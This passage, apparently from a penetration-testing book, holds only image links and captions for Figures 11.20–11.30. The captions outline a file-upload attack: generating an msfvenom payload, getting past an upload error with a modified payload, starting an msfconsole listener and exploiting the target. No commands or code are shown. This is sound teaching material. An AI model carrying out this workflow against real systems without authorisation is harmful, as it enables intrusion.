


Figure 11.20 – Logging into the target web application




Figure 11.21 – File upload functionality after login




Figure 11.22 – File upload functionality after login




Figure 11.23 – Generating a payload using msfvenom

Figure 11.24 – Viewing the generated payload




Figure 11.25 – Uploading the payload to the target system




Figure 11.26 – Upload error response from the target system




Figure 11.27 – Uploading the modified payload




Figure 11.28 – Uploading the payload to the target system




Figure 11.29 – Starting up the listener in msfconsole




Figure 11.30 – Successful exploitation of the target system